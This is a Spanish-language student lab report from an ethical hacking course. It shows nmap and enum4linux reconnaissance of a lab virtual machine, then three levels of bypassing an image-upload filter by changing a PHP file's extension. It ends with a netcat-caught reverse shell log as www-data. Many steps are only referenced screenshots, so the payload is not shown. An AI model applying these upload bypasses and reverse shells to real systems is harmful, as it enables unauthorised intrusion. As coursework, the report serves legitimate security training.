HACKING ÉTICO

Unidad 2. Actividad 10

29 DE NOVIEMBREBRE DE 2023

CARLOS DÍAZ MONTES
ESPECIALIZACIÓN DE CIBERSEGURIDAD

Índice

Ejercicio 1.

Lo primero que he realizado es saber su ip:

```
6 Captured ARP Req/Rep packets, from 5 hosts.   Total size: 360
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
10.0.3.3        08:00:27:f9:cc:a4      2     120  PCS Systemtechnik GmbH
10.0.3.1        52:54:00:12:35:00      1      60  Unknown vendor
10.0.3.2        52:54:00:12:35:00      1      60  Unknown vendor
10.0.3.7        08:00:27:a1:0a:2f      1      60  PCS Systemtechnik GmbH
10.0.3.9        08:00:27:e7:26:88      1      60  PCS Systemtechnik GmbH
```

Tiene que ser la .9 ya que la .7 es la otra máquina.

Ahora comprobamos los puertos:

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- -sS -n -v 10.0.3.9 -oN allPorts
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-29 13:36 EST
Initiating ARP Ping Scan at 13:36
Scanning 10.0.3.9 [1 port]
Completed ARP Ping Scan at 13:36, 0.05s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 13:36
Scanning 10.0.3.9 [65535 ports]
Discovered open port 22/tcp on 10.0.3.9
Discovered open port 80/tcp on 10.0.3.9
Completed SYN Stealth Scan at 13:36, 2.86s elapsed (65535 total ports)
Nmap scan report for 10.0.3.9
Host is up (0.00016s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:E7:26:88 (Oracle VirtualBox virtual NIC)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 3.06 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

Como vemos tiene el puerto 22 y el 80 abierto.

Ahora vamos a hacer un escaneo específico a esos puertos:

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p 22,80 -sV -sC -v -n 10.0.3.9 -oN targeted
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-29 13:38 EST
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 13:38
Completed NSE at 13:38, 0.00s elapsed
Initiating NSE at 13:38
Completed NSE at 13:38, 0.00s elapsed
Initiating NSE at 13:38
Completed NSE at 13:38, 0.00s elapsed
Initiating ARP Ping Scan at 13:38
Scanning 10.0.3.9 [1 port]
Completed ARP Ping Scan at 13:38, 0.05s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 13:38
Scanning 10.0.3.9 [2 ports]
Discovered open port 80/tcp on 10.0.3.9
Discovered open port 22/tcp on 10.0.3.9
Completed SYN Stealth Scan at 13:38, 0.02s elapsed (2 total ports)
Initiating Service scan at 13:38
Scanning 2 services on 10.0.3.9
Completed Service scan at 13:38, 6.01s elapsed (2 services on 1 host)
NSE: Script scanning 10.0.3.9.
Initiating NSE at 13:38
Completed NSE at 13:38, 0.46s elapsed
Initiating NSE at 13:38
Completed NSE at 13:38, 0.03s elapsed
Initiating NSE at 13:38
Completed NSE at 13:38, 0.00s elapsed
Nmap scan report for 10.0.3.9
Host is up (0.00040s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 48:bb:d8:38:b8:25:a6:6c:5e:7f:67:c9:ec:53:cc:ed (DSA)
|   2048 ec:55:48:93:28:90:f6:bf:3c:cd:e3:90:42:26:3b:5d (RSA)
|   256 3f:0a:11:c9:59:73:be:df:f7:77:59:65:07:91:d7:d6 (ECDSA)
|_  256 99:88:0c:90:57:16:ca:e0:55:68:89:50:fe:1e:69:f8 (ED25519)
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.7 (Ubuntu)
| http-methods:
|_  Supported Methods: POST OPTIONS GET HEAD
MAC Address: 08:00:27:E7:26:88 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Buscamos posible información con enum4linux, como por ejemplo los usuarios que contiene la máquina:

```
┌──(kali㉿kali)-[~]
└─$ enum4linux -a 10.0.3.9
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Nov 29 13:39:44 2023

 ========================================( Target Information )========================================

Target ........... 10.0.3.9
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ============================( Enumerating Workgroup/Domain on 10.0.3.9 )============================


[E] Can't find workgroup/domain



 ==================================( Nbtstat Information for 10.0.3.9 )==================================

Looking up status of 10.0.3.9
No reply from 10.0.3.9

 =====================================( Session Check on 10.0.3.9 )=====================================


[E] Server doesn't allow session using username '', password ''.  Aborting remainder of tests.
```


Comenzamos.

Nivel 1


Primero vamos a irnos a su url con la ip que tiene y vemos que tiene una pagina para insertar fotos.




Ahora vamos a usar burpsuite para enviar un archivo php:



Ahora comprobamos que lo hemos podido subir:




Por último comprobamos la Shell reversa:




Nivel 2


Para el nivel dos buscamos index2.html:



He probado el mismo truco que antes peroasi no funciona:




Ahora he probado a cambiar el formato del archivo:




Aquí comprobamos que esta el archivo:

Una vez pinchamos en el nos hace la Shell reversa:




Nivel 3

En el nivel 3 vemos que cambia un poco.



Ahora vamos a probar a cambiar la extensión del archivo a jpeg:

Como vemos podemos ver como ha aceptado el archivo, ahora simplemente lo abrimos:



Al abrirlo vemos que deja conectarse:

```
└─$ nc -lvp 4444
listening on [any] 4444 ...
10.0.3.9: inverse host lookup failed: Unknown host
connect to [10.0.3.4] from (UNKNOWN) [10.0.3.9] 55396
Linux zorz 3.13.0-45-generic #74-Ubuntu SMP Tue Jan 13 19:37:48 UTC 2015 i686 athlon i686 GNU/Linux
 14:37:03 up  1:05,  0 users,  load average: 0.00, 0.01, 0.01
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
dev
etc
home
initrd.img
lib
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
$ whoami
www-data
$ date
Wed Nov 29 14:39:14 EST 2023
$
```